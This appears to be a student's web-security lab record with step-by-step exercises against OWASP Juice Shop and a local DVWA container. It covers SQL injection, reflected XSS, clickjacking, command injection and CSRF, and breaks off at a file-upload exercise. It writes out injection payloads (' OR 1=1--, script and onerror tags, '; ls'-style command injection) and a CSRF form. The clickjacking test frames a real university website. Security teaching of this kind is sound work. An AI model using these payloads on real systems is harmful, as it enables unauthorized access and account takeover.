TABLE OF CONTENT

EX.NO : 01
DATE: 12/07/2025

TEST FOR SQL INJECTION ATTACK

AIM:

To demonstrate and Test SQL Injection in the web application.


REQUIREMENT:

1. Web browser
2. internet

PROCEDURE:


STEP-1:

Go to https://juice-shop.herokuapp.com.


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/
Account
EN
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml) 1.99¤
Only 1 left
Best Juice Shop Salesman Artwork 5000¤
Carrot Juice (1000ml) 2.99¤
Eggfruit Juice (500ml) 8.99¤


STEP-2:

Press login button and type “ ' **OR 1=1—** ” in the username field and use random password.



STEP-3:

Observe that all products are displayed and logged.



STEP-4:

The payload is injected and it change the query now you logged in as a administrator.

RESULT:

SQL Injection worked by altering queries, exposing unauthorized access.

EX.NO : 02
DATE: 15/07/2025

TEST FOR CROSS-SITE SCRIPTING (XSS) ATTACKS

AIM:

To To demonstrate reflected Cross-site Scripting (XSS) by injecting JavaScript code.


REQUIREMENT:

1. Web browser
2. Internet

PROCEDURE:

STEP-1:

Open: https://juice-shop.herokuapp.com.




STEP-2:

Locate the search bar on the top-right of the page.

STEP-3:


Enter the following payload into the search box –
“ **<script>alert('XSS')</script>** ” or
“ **<img/src/onerror=prompt(8)>** ” or any other valid payload
and press enter.


https://juice-shop.herokuapp.com/#/

pting is working')</script>

STEP-4:

Reload or refresh the site once and Observe is there any alert box is popping up. If the site is vulnerable, a JavaScript alert box will immediately pop up.


https://juice-shop.herokuapp.com/#/search?q=<img%2Fsrc%2Fonerror%3Dprompt(8)>

juice-shop.herokuapp.com says

8

ıg/src/onerror=prompt(8)>

No results found

Try adjusting your search to find what you're looking for.

STEP-5:

The payload is injected and it change the site behaviour.

RESULT:

The browser executed the script, confirming reflected Cross-site Scripting (XSS).

EX.NO : 03
DATE: 22/07/2025

TEST FOR CLICKJACKING

AIM:

To test if the site can be embedded in an iframe.

REQUIREMENTS:

1. Text editor (Notepad).
2. Web browser.
3. Internet

PROCEDURE:

STEP-1:

Open notepad or any text editor.


STEP-2:

Type the following content –

```
<!DOCTYPE html>
<html>
        <body>
                <h2>Clickjacking</h2>
                <iframe src=" https://drmgrdu.ac.in" width="1000" height="700"></iframe>
        </body>
</html>
```

STEP-3:

save the file with .html or .htm format and open in a web browser.




```
<!DOCTYPE html>
<html>
 <body>
  <h2>Click the reward below!</h2>
  <iframe src="https://juice-shop.herokuapp.com" width="1000" height="700"></iframe>
 </body>
</html>
```

File name: clickjacking.htm
Save as type: All files
Encoding: UTF-8

STEP-4:

Check if content is visible if yes then the site is vulnerable to clickjacking attack.


clickjacking.htm
C:/Users/narin/Downloads/clickjacking.htm
Click the reward below!
Dr. M.G.R.
EDUCATIONAL AND RESEARCH INSTITUTE
UNIVERSITY
University with Graded Autonomy Status
WORLD UNIVERSITY RANKINGS
NAAC GRADE
Annoucement
ternational & National
EDUCATIONAL AND RESEARCH INSTITUTE
Admission Enquiry!
GUVI HCL
Our Honorable President of Dr. MGR ERI
distributed offer letters to 25 B.Tech students (CSE, IT, AI, DS&AI, ECE)
selected by Guvi HCL Tech with a package of 4.25 LPA.
News & Updates
Chat with a STUDENT
Hello! How can I help?
https://www.drmgrdu.ac.in/index.php

RESULT:

If iframe is blocked, the site is protected. If visible, it's vulnerable.

EX.NO : 04
DATE: 22/07/2025

TEST FOR COMMAND INJECTION ATTACK

AIM:

To test if user input executes system commands.


REQUIREMENTS:

1. Docker Desktop.
2. Windows or Linux.
3. Web browser.

PROCEDURE:

STEP-1:

Download and install Docker Desktop for windows in https://www.docker.com/products/docker-desktop/



software for developers and teams
Streamline development with Docker Desktop's powerful container tools.
Choose plan
Download Docker Desktop
Download for Mac – Apple Silicon
Download for Mac – Intel Chip
Download for Windows – AMD64
Download for Windows – ARM64
Download for Linux

STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command "docker run -p 80:80 vulnerables/web-dvwa" to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\narin> docker run -d -p 80:80 vulnerables/web-dvwa
```

Name	Container ID	Image	Port(s)	CPU (%)	Last started
ubuntu	-	-	-	N/A	4 months ago
docker-web	-	-	-	N/A	3 months ago

STEP-3:


After successfully run the docker image (DVWA). Access DVWA in your browser at: http://localhost:80

Then login with:

Username - admin

Password – password

Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.



Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.


Setup Check

```
Operating system: *nix
Backend database: MySQL
PHP version: 7.0.30-0+deb9u1

Web Server SERVER_NAME: localhost

PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: app
MySQL password: ******
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: Missing

[User: www-data] Writable folder /var/www/html/hackable/uploads/: Yes
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

[User: www-data] Writable folder /var/www/html/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
```

Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again

STEP-4:

- Go to DVWA main page → Click on Command Injection.



Vulnerability: Command Injection

Ping a device

Enter an IP address: ; ls

```
help
index.php
source
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

- You'll see a form asking for an IP address to "ping".
- Input OS Commands followed by “;” symbol.

Example payload :

1. ; whomai
2. ; ls
3. ; pwd

STEP-5:

Observe output – it will list files in the server directory (result of ls). If the OS commands work then the site is vulnerable for OS command injection.

RESULT:

Successfully tested an OS Command Injection vulnerability in a DVWA web app hosted via Docker, demonstrating the ability to run unauthorized system commands.

EX.NO : 05
DATE: 29/07/2025

TEST FOR CROSS-SITE REQUEST FORGERY

AIM:

To understand and Test the CSRF vulnerability in a web application.

REQUIREMENTS:

1. Docker Desktop.
2. Windows or Linux.
3. Web browser.
4. Text editor (Notepad).

PROCEDURE:

STEP-1:


Download and install Docker Desktop for windows in https://www.docker.com/products/docker-desktop/

STEP-2:

Open Docker Desktop, skip sign in and Click terminal which is located at the bottom of the docker application.

Then Run Command “docker run -p 80:80 vulnerables/web-dvwa” to download Damn vulnerable web application and run it on the port 80 locally.

Once starts downloading wait for the process to complete



	Name	Container ID	Image	Port(s)	CPU (%)	Last started
	ubuntu	-	-	-	N/A	4 months ago
	docker-web	-	-	-	N/A	3 months ago

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\narin> docker run -d -p 80:80 vulnerables/web-dvwa
```


RAM 2.53 GB CPU 0.00% Disk: 19.41 GB used (limit 1006.85 GB)

STEP-3:

After successfully run the docker image (DVWA). Access DVWA in your browser at: http://localhost:80

Then login with:
Username - admin
Password – password

Once successfully logged in, click Create / Reset Database which is located at the bottom of the web page.


http://localhost/setup.php

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **7.0.30-0+deb9u1**

Web Server SERVER_NAME: **localhost**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **app**
MySQL password: ******
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: www-data] Writable folder /var/www/html/hackable/uploads/: Yes
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

[User: www-data] Writable folder /var/www/html/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.


```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Then click login (located at the bottom of the page once you click create/ reset database) to go to login page, then use same username and password login again.

STEP-4:

Go to DVWA main page → Click on **CSRF** in the left panel. That page allow users to change the password.


http://localhost/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
Confirm new password:

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low
PHPIDS: disabled

STEP-5:


Open notepad or any text editor and type

```
<form action="http://localhost:80/vulnerabilities/csrf/" method="GET">
        New password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
        Confirm new password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
        <br />
        <input type="submit" value="Change" name="Change">

</form>
```

STEP-6:


Then,

1. Save the file as CSRF.html.
2. Open the CSRF.html file in the same browser, make sure you're logged into DVWA in the browser.
3. Enter the new password and confirm password.


file:///N:/Program/HTML%20Files/CSRF.html

New password:
Confirm new password:

4. Click the change. It will redirect to the DVWA webapp's change password page and shows password changed.


http://localhost/vulnerabilities/csrf/?password_new=naresh&password_conf=naresh&Change=Change

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
Confirm new password:

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low
PHPIDS: disabled

We were able to change the password from our own webpage to the DVWA application, which indicates that it is vulnerable to CSRF attacks.

STEP-7:

To verify,

Try logging out, then logging in with:

- Username - admin
- Password - the password you changed before.

RESULT:

Successfully Tested a CSRF vulnerability in DVWA, allowing the attacker to change the password of a logged-in user without their consent.

EX.NO : 06
DATE: 05/08/2025

TEST FOR UPLOAD VULNERABILITY

AIM:

To identify and test file upload vulnerability.

